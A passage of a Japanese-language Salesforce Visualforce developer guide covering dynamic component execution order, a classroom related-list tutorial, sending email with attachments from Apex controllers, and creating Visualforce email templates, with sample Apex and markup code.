`invokeAfterAction="true"` は、ページアクションの実行時であるページ読み込みの直後に動的コンポーネントに作用します。`invokeAfterAction="true"` を設定すると、ページ上のコンポーネント作成およびすべての action メソッドの順序が逆になります。つまり、次のすべてのコンポーネントに対する `action` メソッドの実行順序が変更されます。

- `<apex:actionFunction>`
- `<apex:actionPoller>`
- `<apex:actionSupport>`
- `<apex:commandButton>`
- `<apex:commandLink>`
- `<apex:page>`
- `<apex:togglePanel>`

動的コンポーネントに対して `invokeAfterAction="false"` が設定されている場合、実行順序は次のようになります。これは、動的コンポーネントのデフォルトの動作です。

1. 動的コンポーネントの作成メソッドを呼び出し、コンポーネントが構成されます。
2. action メソッドを呼び出します。
3. ページを再表示します。

動的コンポーネントに対して `invokeAfterAction="true"` が設定されている場合、実行順序は次のようになります。

1. action メソッドを呼び出します。
2. 動的コンポーネントの作成メソッドを呼び出し、コンポーネントが構成されます。
3. ページを再表示します。

メモ: 2 つ目のケースでは、action メソッドで PageReference が返されると、Visualforce は要求を新しいページにリダイレクトし、動的コンポーネントの作成メソッドは実行されません。実行順序のバグが発生するのを避けるためのベストプラクティスは、動的コンポーネントを作成するメソッドに副次的影響がないようにすることです。

関連リストの使用例

動的 Visualforce コンポーネントの使用は、参照するオブジェクトの種別がわからない場合に最適です。一方、動的 Visualforce バインドの使用は、アクセスする*項目*がわからない場合に最適です。

動的 Visualforce を使用するための次のシナリオでは、アクセスする必要がある既知の項目セットを使用して単純で再利用可能なページを構築します。ページとそのカスタムオブジェクトは、未管理パッケージに配置され、同じ組織全体に配布されます。

最初に、Classroom という名前のカスタムオブジェクトを作成します。次の図のように、2 つのオブジェクトを作成し、それぞれに `Science 101` および `Math 201` という名前を付けます。



次に、さらに 2 つのカスタムオブジェクトを作成して、それぞれに Student および Teacher という名前を付けます。各オブジェクトの作成が完了したら、次の手順を実行します。

1. [カスタム項目 & リレーション] の下にある [新規] をクリックします。
2. ［主従関係］を選択し、[次へ] をクリックします。
3. ドロップダウンリストで [教室] を選択し、[次へ] をクリックします。
4. 続いて [次へ] をクリックし、すべてのデフォルト値を変更せずに残します。

次のオブジェクトと照合リレーションを作成します。

- `Johnny Walker` という名前の新規 Student と `Mister Pibb` という名前の新規 Teacher の両方を `Science 101` に割り当てます。
- 別の `Boont Amber` という名前の新規 Student と `Doctor Pepper` という名前の Teacher の両方を `Math 201` に割り当てます。

次に、*DynamicClassroomList* という名前で新規 Apex ページを作成し、次のコードを貼り付けます。

```
public class DynamicClassroomList {


    private ApexPages.StandardSetController controller;
    private PageReference savePage;
    private Set<String> unSelectedNames;
    private Set<String> selectedNames;


    public List<String> selected { get; set; }
    public List<String> unselected { get; set; }
    public String objId { get; set; }
    public List<String> displayObjs {
        get; private set;
    }


    boolean idIsSet = false;


    public DynamicClassroomList() {
        init();
    }


    public DynamicClassroomList(ApexPages.StandardSetController con) {
        this.controller = con;
        init();
    }


    private void init() {
        savePage = null;
```

```
        unSelectedNames = new Set<String>();
        selectedNames = new Set<String>();

        if (idIsSet) {
            ApexPages.CurrentPage().getParameters().put('id', objId);
            idIsSet = false;
        }
    }

    public PageReference show() {
        savePage = Page.dynVFClassroom;
        savePage.getParameters().put('id', objId);
        return savePage;
    }

    public List<SelectOption> displayObjsList {
        get {
            List<SelectOption> options = new List<SelectOption>();
            List<Classroom__c> classrooms = [SELECT id, name FROM Classroom__c];

            for (Classroom__c c: classrooms) {
                options.add(new SelectOption(c.id, c.name));
            }

            return options;
       }
    }
```

```
public PageReference customize() {
    savePage = ApexPages.CurrentPage();
    savePage.getParameters().put('id', objId);

    return Page.dynamicclassroomlist;
}

// The methods below are for constructing the select list

public List<SelectOption> selectedOptions {
    get {
        List<String> sorted = new List<String>(selectedNames);
        sorted.sort();
        List<SelectOption> options = new List<SelectOption>();
        for (String s: sorted) {
            options.add(new SelectOption(s, s));
        }
        return options;
    }
}

public List<SelectOption> unSelectedOptions {
    get {
        Schema.DescribeSObjectResult R = Classroom__c.SObjectType.getDescribe();
        List<Schema.ChildRelationship> C = R.getChildRelationships();
        List<SelectOption> options = new List<SelectOption>();
```

```
        for (Schema.ChildRelationship cr: C) {
            String relName = cr.getRelationshipName();
            // We're only interested in custom relationships
            if (relName != null && relName.contains('__r')) {
                options.add(new SelectOption(relName, relName));
            }
        }
        return options;
    }
}


public void doSelect() {
    for (String s: selected) {
        selectedNames.add(s);
        unselectedNames.remove(s);
    }
}

public void doUnSelect() {
    for (String s: unselected) {
        unSelectedNames.add(s);
        selectedNames.remove(s);
    }
}
```

```
    public Component.Apex.OutputPanel getClassroomRelatedLists() {
        Component.Apex.OutputPanel dynOutPanel= new Component.Apex.OutputPanel();



        for(String id: selectedNames) {
           Component.Apex.RelatedList dynRelList = new Component.Apex.RelatedList();
           dynRelList.list = id;
           dynOutPanel.childComponents.add(dynRelList);
        }

        return dynOutPanel;
    }
}
```

保存しようとすると、Visualforce ページが存在しないというメッセージが表示される場合があります。リンクをクリックしてページを作成すると、その後にあるコードブロックが入力されます。

次に、*dynVFClassroom* という名前で Visualforce ページを作成し、次のコードを貼り付けます。

```
<apex:page standardController="Classroom__c" recordSetVar="classlist"
    extensions="DynamicClassroomList">

    <apex:dynamicComponent componentValue="{!ClassroomRelatedLists}"/>

    <apex:form>

        <apex:pageBlock title="Classrooms Available" mode="edit">
            <apex:pageMessages/>
            <apex:selectRadio value="{!objId}">
                <apex:selectOptions value="{!displayObjsList}"/>
            </apex:selectRadio>
        </apex:pageBlock>
```

```
        <apex:commandButton value="Select Related Items" action="{!Customize}"/>
    </apex:form>

</apex:page>
```

最後に、*DynamicClassroomList* という名前のページを作成します。このチュートリアルを最初から実行している場合は、コントローラ拡張を構築したときにこのページをすでに作成しているはずです。次のコードを貼り付けます。

```
<apex:page standardController="Classroom__c" recordsetvar="listPageMarker"
    extensions="DynamicClassroomList">
    <apex:messages/><br/>
    <apex:form>
        <apex:pageBlock title="Select Relationships to Display" id="selectionBlock">
            <apex:panelGrid columns="3">
                <apex:selectList id="unselected_list" required="false"
                    value="{!selected}" multiselect="true" size="20"
                    style="width:250px">
                    <apex:selectOptions value="{!unSelectedOptions}"/>
                </apex:selectList>
                <apex:panelGroup>
                    <apex:commandButton value=">>" action="{!DoSelect}"
                        reRender="selectionBlock"/>
                    <br/>
                    <apex:commandButton value="<<" action="{!DoUnselect}"
                        reRender="selectionBlock"/>
                </apex:panelGroup>
                <apex:selectList id="selected_list" required="false"
                    value="{!unselected}" multiselect="true" size="20"
```

```
                    style="width:250px">
                    <apex:selectOptions value="{!selectedOptions}"/>
                </apex:selectList>
            </apex:panelGrid>
        </apex:pageBlock>
        <br/>
        <apex:commandButton value="Show Related Lists" action="{!show}"/>
    </apex:form>
</apex:page>
```

これは、表示するオブジェクトリレーションを選択するオプションをユーザに表示するページです。「selected」リストと「unselected」リストへの入力は、動的な方法で行われます。

コントローラ拡張とこれらのページを作成したら、組織の `/apex/dynVFClassroom` に移動します。次のようなシーケンスが表示されます。




Select Relationships to Display
Students__r
Teacher__r
>>
<<
Students__r
Teacher__r
Show Related Lists
Students
Action
Student Name
Edit | Del
Boont Amber
Classrooms Available
Math 201
Science 101
Select Related Items

第 14 章　Visualforce とメールの統合

Visualforce を使用して、取引先責任者、リード、またはその他の受信者にメールを送信できます。Visualforce の機能を利用して Salesforce レコードを反復処理する、再利用可能なメールテンプレートを作成することもできます。方法は、次のトピックの説明を参照してください。

- Visualforce を使用したメールの送信
- Visualforce メールテンプレート

Visualforce を使用したメールの送信

メッセージを配信するカスタムコントローラを作成すると、Visualforce を使用してメールを送信できます。Apex `Messaging.SingleEmailMessage` クラスが、Salesforce で使用可能な送信メール機能を処理します。

Visualforce でメールを送信するときに使用可能な多くの機能については、次のトピックで説明しています。

- メッセージクラスを使用したカスタムコントローラの作成
- メール添付ファイルの作成

メッセージクラスを使用したカスタムコントローラの作成

Apex `Messaging` 名前空間を使用するカスタムコントローラには、少なくともメールの件名、本文、および受信者が必要です。また、件名と本文を記入し、メールを配信するためのフォームとして機能するページが必要です。

`sendEmailPage` という新規ページを作成し、次のコードを使用します。

```
<apex:page controller="sendEmail">

 <apex:messages />

 <apex:pageBlock title="Send an Email to Your

   {!account.name} Representatives">

  <p>Fill out the fields below to test how you might send an email to a user.</p>

  <br />

  <apex:dataTable value="{!account.Contacts}" var="contact" border="1">

   <apex:column >
```

```
    <apex:facet name="header">Name</apex:facet>
    {!contact.Name}
   </apex:column>
   <apex:column >
    <apex:facet name="header">Email</apex:facet>
    {!contact.Email}
   </apex:column>
  </apex:dataTable>

  <apex:form >
  <br /><br />
   <apex:outputLabel value="Subject" for="Subject"/>:<br />
   <apex:inputText value="{!subject}" id="Subject" maxlength="80"/>
   <br /><br />
   <apex:outputLabel value="Body" for="Body"/>:<br />
   <apex:inputTextarea value="{!body}" id="Body"  rows="10" cols="80"/>
   <br /><br /><br />
   <apex:commandButton value="Send Email" action="{!send}" />
  </apex:form>
 </apex:pageBlock>
</apex:page>
```

ページマークアップでは、取引先 ID はページの URL から取得されます。この例が正しく機能するためには、Visualforce ページを URL の有効な取引先レコードに関連付ける必要があります。たとえば、`001D000000IRt53` が取引先 ID の場合、次の URL を使用します。

```
https://Salesforce_instance/apex/sendEmailPage?id=001D000000IRt53
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。

次のコードは、`Messaging.SingleEmailMessage` クラスを実装する `sendEmail` というコントローラを作成して、取引先に関連する取引先責任者を受信者として使用します。

```
public class sendEmail {
```

```
public String subject { get; set; }

public String body { get; set; }


private final Account account;


// Create a constructor that populates the Account object

public sendEmail() {

 account = [select Name, (SELECT Contact.Name, Contact.Email FROM Account.Contacts)

   from Account where id = :ApexPages.currentPage().getParameters().get('id')];

}


public Account getAccount() {

 return account;

}


public PageReference send() {

 // Define the email

 Messaging.SingleEmailMessage email = new Messaging.SingleEmailMessage();


   String addresses;

   if (account.Contacts[0].Email != null)

   {

       addresses = account.Contacts[0].Email;

       // Loop through the whole list of contacts and their emails

       for (Integer i = 1; i < account.Contacts.size(); i++)


       {

           if (account.Contacts[i].Email != null)
```

```
            {
                addresses += ':' + account.Contacts[i].Email;
            }
        }
    }

  String[] toAddresses = addresses.split(':', 0);

  // Sets the paramaters of the email
  email.setSubject( subject );
  email.setToAddresses( toAddresses );
  email.setPlainTextBody( body );

  // Sends the email
  Messaging.SendEmailResult [] r =
   Messaging.sendEmail(new Messaging.SingleEmailMessage[] {email});

  return null;
 }
}
```

コントローラでは、次の点に留意してください。

- メールの件名と本文は、別の Visualforce ページで設定され、コントローラに渡されます。
- メールを送信するメソッドは `send()` と呼ばれます。この名前は、メールを送信する Visualforce ボタンのアクション名と一致する必要があります。
- メールの受信者、つまり、`toAddresses[]` に保存されているメールアドレスは、関連付けられた取引先で使用可能な取引先責任者のアドレスから作成されます。取引先責任者、リード、またはその他のレコードから受信者のリストをコンパイルするとき、すべてのレコードをループ処理してメールアドレスがレコードごとに定義されているか確認することをお勧めします。取引先 ID がページの URL から取得されます。

sendEmailPage のフォーム例



メール添付ファイルの作成

メールに添付ファイルを追加する場合、必要なのはカスタムコントローラに数行のコードを追加することだけです。メール添付ファイルのファイルの種類は `Blob` です。添付ファイルを作成するには、Apex `Messaging.EmailFileAttachment` クラスを使用する必要があります。ファイル名と `EmailFileAttachment` オブジェクトの内容の両方を定義する必要があります。

PDF 添付ファイルの追加

次の例は、PDF として表示される Visualforce ページへの `PageReference` をメール添付ファイルに変換する方法を示します。最初に、`attachmentPDF` というページを作成します。

```
<apex:page standardController="Account" renderAs="PDF">


  <h1>Account Details</h1>
```

```
  <apex:panelGrid columns="2">

      <apex:outputLabel for="Name" value="Name"/>
      <apex:outputText id="Name" value="{!account.Name}"/>

      <apex:outputLabel for="Owner" value="Account Owner"/>
      <apex:outputText id="Owner" value="{!account.Owner.Name}"/>

      <apex:outputLabel for="AnnualRevenue" value="Annual Revenue"/>
      <apex:outputText id="AnnualRevenue" value="{0,number,currency}">
          <apex:param value="{!account.AnnualRevenue}"/>
      </apex:outputText>

      <apex:outputLabel for="NumberOfEmployees" value="Employees"/>
      <apex:outputText id="NumberOfEmployees" value="{!account.NumberOfEmployees}"/>

  </apex:panelGrid>

</apex:page>
```

メモ: PDF 添付ファイルでの使用が推奨されるコンポーネントの詳細は、「PDF を表示するためのベストプラクティス」 (ページ 477)を参照してください。

次に、カスタムコントローラの `send()` メソッドで `EmailFileAttachment` オブジェクトを作成します。次の例は、`Messaging.sendEmail` のコールよりも前に配置する必要があります。

```
    // Reference the attachment page, pass in the account ID
    PageReference pdf = Page.attachmentPDF;
    pdf.getParameters().put('id',(String)account.id);
    pdf.setRedirect(true);
```

```
    // Take the PDF content
    Blob b = pdf.getContent();

    // Create the email attachment
    Messaging.EmailFileAttachment efa = new Messaging.EmailFileAttachment();
    efa.setFileName('attachment.pdf');
    efa.setBody(b);
```

SingleEmailMessage オブジェクトの名前が email の場合、添付ファイルを次のように関連付けます。

```
email.setFileAttachments(new Messaging.EmailFileAttachment[] {efa});
```

カスタムコンポーネントの添付ファイルとしての定義

カスタムコンポーネントを作成してVisualforceメールフォームで使用し、メールのPDFを表示することで、ユーザは送信しようとしている内容のプレビューを表示できます。

次のマークアップは、メールの添付ファイルを表す、attachment という名前のカスタムコンポーネントを定義します。

```
<apex:component access="global">
  <h1>Account Details</h1>

  <apex:panelGrid columns="2">

      <apex:outputLabel for="Name" value="Name"/>
      <apex:outputText id="Name" value="{!account.Name}"/>

      <apex:outputLabel for="Owner" value="Account Owner"/>
      <apex:outputText id="Owner" value="{!account.Owner.Name}"/>

      <apex:outputLabel for="AnnualRevenue" value="Annual Revenue"/>
```

```
      <apex:outputText id="AnnualRevenue" value="{0,number,currency}">
          <apex:param value="{!account.AnnualRevenue}"/>
      </apex:outputText>

      <apex:outputLabel for="NumberOfEmployees" value="Employees"/>
      <apex:outputText id="NumberOfEmployees" value="{!account.NumberOfEmployees}"/>

  </apex:panelGrid>
</apex:component>
```

attachmentPDF ページを次のように置き換えます。

```
<apex:page standardController="account" renderAs="PDF">
    <c:attachment/>
</apex:page>
```

次に、前の sendEmailPage の下部に表示するカスタムコンポーネントを追加します。

```
<apex:pageBlock title="Preview the Attachment for {!account.name}">
    <c:attachment/>
</apex:pageBlock>
```

添付ファイルとプレビューの両方を変更する場合、attachment カスタムコンポーネントを変更するのは、どちらか一方の場所のみで済みます。

例: 添付ファイル付きメールの送信

次の例では、前の sendEmail の例に、Visualforceページを添付ファイルとして追加するカスタムコンポーネントが加えられています。最初に、コントローラが次の処理を行います。

```
public class sendEmail {
    public String subject { get; set; }
    public String body { get; set; }

    private final Account account;
```

```
// Create a constructor that populates the Account object
public sendEmail() {
    account = [SELECT Name,
               (SELECT Contact.Name, Contact.Email FROM Account.Contacts)
                FROM Account
                WHERE Id = :ApexPages.currentPage().getParameters().get('id')];
}

public Account getAccount() {
    return account;
}

public PageReference send() {
    // Define the email
    Messaging.SingleEmailMessage email = new Messaging.SingleEmailMessage();

    // Reference the attachment page and pass in the account ID
    PageReference pdf =  Page.attachmentPDF;
    pdf.getParameters().put('id',(String)account.id);
    pdf.setRedirect(true);

    // Take the PDF content
    Blob b = pdf.getContent();

    // Create the email attachment
    Messaging.EmailFileAttachment efa = new Messaging.EmailFileAttachment();
    efa.setFileName('attachment.pdf');
```

```
efa.setBody(b);

String addresses;
if (account.Contacts[0].Email != null) {
    addresses = account.Contacts[0].Email;
    // Loop through the whole list of contacts and their emails
    for (Integer i = 1; i < account.Contacts.size(); i++) {
        if (account.Contacts[i].Email != null) {
            addresses += ':' + account.Contacts[i].Email;
        }
    }
}

String[] toAddresses = addresses.split(':', 0);

// Sets the paramaters of the email
email.setSubject( subject );
email.setToAddresses( toAddresses );
email.setPlainTextBody( body );

email.setFileAttachments(new Messaging.EmailFileAttachment[] {efa});

// Sends the email
Messaging.SendEmailResult [] r =
    Messaging.sendEmail(new Messaging.SingleEmailMessage[] {email});

return null;
```

```
    }
}
```

次に、Visualforce ページがメールを送信します。

```
<apex:page controller="sendEmail">
    <apex:messages/>
    <apex:pageBlock title="Send an Email to Your {!account.name} Representatives">
        <p>Fill out the fields below to test how you might send an email to a user.</p>

        <apex:dataTable value="{!account.Contacts}" var="contact" border="1">
            <apex:column>
                <apex:facet name="header">Name</apex:facet>
                {!contact.Name}
            </apex:column>
            <apex:column>
                <apex:facet name="header">Email</apex:facet>
                {!contact.Email}
            </apex:column>
        </apex:dataTable>

        <apex:form><br/><br/>
            <apex:outputLabel value="Subject" for="Subject"/>: <br/>
            <apex:inputText value="{!subject}" id="Subject" maxlength="80"/>
            <br/><br/>

            <apex:outputLabel value="Body" for="Body"/>: <br/>
            <apex:inputTextarea value="{!body}" id="Body" rows="10" cols="80"/>

            <br/><br/>
```

```
            <apex:commandButton value="Send Email" action="{!send}"/>
        </apex:form>
    </apex:pageBlock>

    <apex:pageBlock title="Preview the Attachment for {!account.name}">
        <c:attachment/>
    </apex:pageBlock>
</apex:page>
```

関連トピック:

Force.com Apex コード開発者ガイドの「EmailFileAttachment メソッド」

Visualforce メールテンプレート

開発者と管理者は Visualforce を使用してメールテンプレートを作成できます。標準 HTML メールテンプレートと比べて、Visualforce を使用する利点は、Visualforce では、受信者に送信するデータに対して高度な操作を実行できることです。

Visualforce メールテンプレートは標準 Visualforce コンポーネントを使用しますが、作成方法が異なります。Visualforce メールテンプレートは常に、`messaging` 名前空間で始まるコンポーネントを使用します。その他に、次の操作を実行できます。

- すべての Visualforce メールテンプレートは 1 つの `<messaging:emailTemplate>` タグ内に含まれている必要があります。これは、1 つの `<apex:page>` タグ内に定義される通常の Visualforce ページと似ています。
- `<messaging:emailTemplate>` タグには、単一の `<messaging:htmlEmailBody>` タグか、単一の `<messaging:plainTextEmailBody>` タグのいずれかを含める必要があります。
- 複数の標準 Visualforce コンポーネントを `<messaging:emailTemplate>` 内で使用することはできません。これには、`<apex:detail>`、`<apex:pageBlock>`、およびすべての関連する `pageBlock` コンポーネント、さらに `<apex:form>` などのすべての入力コンポーネントが含まれます。これらのコンポーネントを使用する Visualforce メールテンプレートを保存しようとすると、エラーメッセージが表示されます。

詳細は、次のトピックを参照してください。

- Visualforce メールテンプレートの作成
- Visualforce メールテンプレートでのカスタムスタイルシートの使用
- ファイルの添付
- Visualforce メールテンプレート内でのカスタムコントローラの使用

Visualforce メールテンプレートの作成

Visualforce メールテンプレートを作成する手順は、次のとおりです。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートを編集する権限がある場合は、[設定] で [コミュニケーションテンプレート] > [メールテンプレート] をクリックします。
   - 公開テンプレートを編集する権限がない場合は、任意の Salesforce ページ上部で、名前の横にある下向き矢印をクリックします。名前の下にあるメニューで、[設定] または [私の設定] のどちらか表示される方を選択します。次に、ページの左側で [メール] > [私のテンプレート] をクリックします。
2. [新規テンプレート] をクリックします。
3. [Visualforce] を選択し、[次へ] をクリックします。

   Visualforce メールテンプレートを使用して一括メール送信はできません。
4. テンプレートを保存するフォルダを選択します。
5. ユーザがメールを送信するときにこのテンプレートを使用できるようにするには、[有効] チェックボックスをオンにします。
6. [メールテンプレート名] を入力します。
7. 必要に応じて、[テンプレートの一意の名前] を変更します。この名前は、Force.com API の使用時にコンポーネントを参照するために使用される一意の名前です。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを含み、組織内で一意の名前にする必要があります。最初は文字であること、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。[テンプレートの一意の名前] 項目を使用すると、開発者は管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。
8. [文字コード] 設定を選択し、テンプレートの文字セットを指定します。
9. テンプレートの [説明] を入力します。テンプレートの名前と説明は、内部的にのみ使用されます。
10. [メール件名] にテンプレートの件名を入力します。
11. [受信者種別] ドロップダウンリストで、メールテンプレートを受け取る受信者の種別を選択します。
12. [関連先種別] ドロップダウンリストで、テンプレートが差し込み項目データを取得するオブジェクトを必要に応じて選択します。
13. [保存] をクリックします。
14. [メールテンプレートの表示] ページで、[テンプレートを編集] をクリックします。
15. [テンプレートの編集] をクリックし、Visualforce メールテンプレートのマークアップテキストを入力します。

    メモ: 画像を含める場合は、サーバ上にある画像のコピーを参照できるように [ドキュメント] タブにアップロードすることをお勧めします。次に例を示します。

```
<apex:image id="Logo" value="https://na7.salesforce.com/servlet/servlet.ImageServer?

id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
```

```
height="64" width="64"/>
```

16. **[Version Settings (バージョン設定)] をクリックして、このメールテンプレートで使用する Visualforce および API のバージョンを指定します。組織で AppExchange の管理パッケージをインストールしている場合は、このメールテンプレートで使用する各管理パッケージのバージョンも指定できます。通常は、すべてのバージョンにデフォルト値を使用してください。デフォルトでは、メールテンプレートは Visualforce、API、および各管理パッケージの最新のバージョンに関連付けられます。特定の動作を維持するには、Visualforce および API の古いバージョンを指定できます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。**
17. **[Save (保存)] をクリックし、変更を保存してテンプレートの詳細を参照するか、[Quick Save (適用)] をクリックし、変更を保存してテンプレートの編集を続行します。テンプレートを保存するには、Visualforce マークアップが有効になっている必要があります。**

    メモ: **Visualforce メールテンプレートの最大サイズは、1 MB です。**

    Visualforce メールテンプレートを使用して一括メール送信はできません。差し込み項目の `{!Receiving_User.field_name}` と `{!Sending_User.field_name}` は、一括メールでのみ機能し、Visualforce メールテンプレートでは使用できません。

次の例は、取引先責任者に関連付けられたすべてのケースを表示する Visualforce メールテンプレートの定義方法を示します。この例では、`<apex:repeat>` タグを使用して取引先責任者に関連するすべてのケースを反復処理し、テンプレートの本文に取り込みます。

```
<messaging:emailTemplate recipientType="Contact"

 relatedToType="Account"

 subject="Case report for Account: {!relatedTo.name}"

 language="{!recipient.language__c}"

 replyTo="support@acme.com">



 <messaging:htmlEmailBody>

  <html>

   <body>



   <p>Dear {!recipient.name},</p>

   <p>Below is a list of cases related to {!relatedTo.name}.</p>

   <table border="0" >

    <tr>
```

```
     <th>Case Number</th><th>Origin</th>
     <th>Creator Email</th><th>Status</th>
    </tr>
    <apex:repeat var="cx" value="{!relatedTo.Cases}">
    <tr>
     <td><a href =
      "https://na1.salesforce.com/{!cx.id}">{!cx.CaseNumber}
     </a></td>
     <td>{!cx.Origin}</td>
     <td>{!cx.Contact.email}</td>
     <td>{!cx.Status}</td>
    </tr>
    </apex:repeat>
   </table>
   <p/>
   <center>
    <apex:outputLink value="http://www.salesforce.com">
     For more detailed information login to Salesforce.com
    </apex:outputLink>
   </center>
   </body>
  </html>
 </messaging:htmlEmailBody>
</messaging:emailTemplate>
```

このマークアップでは、次の点に留意してください。

- 属性 `recipientType` と `relatedToType` は、メールテンプレートのコントローラとして機能します。これらを使用して、他の標準コントローラで使用できるものと同じ差し込み項目にアクセスできます。

recipientType 属性は、メールの受信者を表します。relatedToType 属性は、メールに関連付けるレコードを表します。

- <messaging:htmlEmailBody> コンポーネントには、Visualforce マークアップと HTML を両方とも含めることができます。<messaging:plainTextEmailBody> コンポーネントには、Visualforce マークアップとプレーンテキストのみを含めることができます。
- 受信者または関連オブジェクトの言語に基づいて Visualforce メールテンプレートを翻訳するには、<messaging:emailTemplate> タグの language 属性を使用します(有効な値は、「en-US」などの Salesforce サポート言語キー)。言語属性は、メールテンプレートの recipientType および relatedToType 属性の差し込み項目を受け取ります。差し込み項目で使用するカスタム言語項目を作成します。メールテンプレートの翻訳には、トランスレーションワークベンチが必要です。この例では、差し込み項目を使用して、メールを受信する取引先責任者の language 属性を取得します。

関連トピック:

Visualforce メールテンプレートでのカスタムスタイルシートの使用

Visualforce メールテンプレートでのカスタムスタイルシートの使用

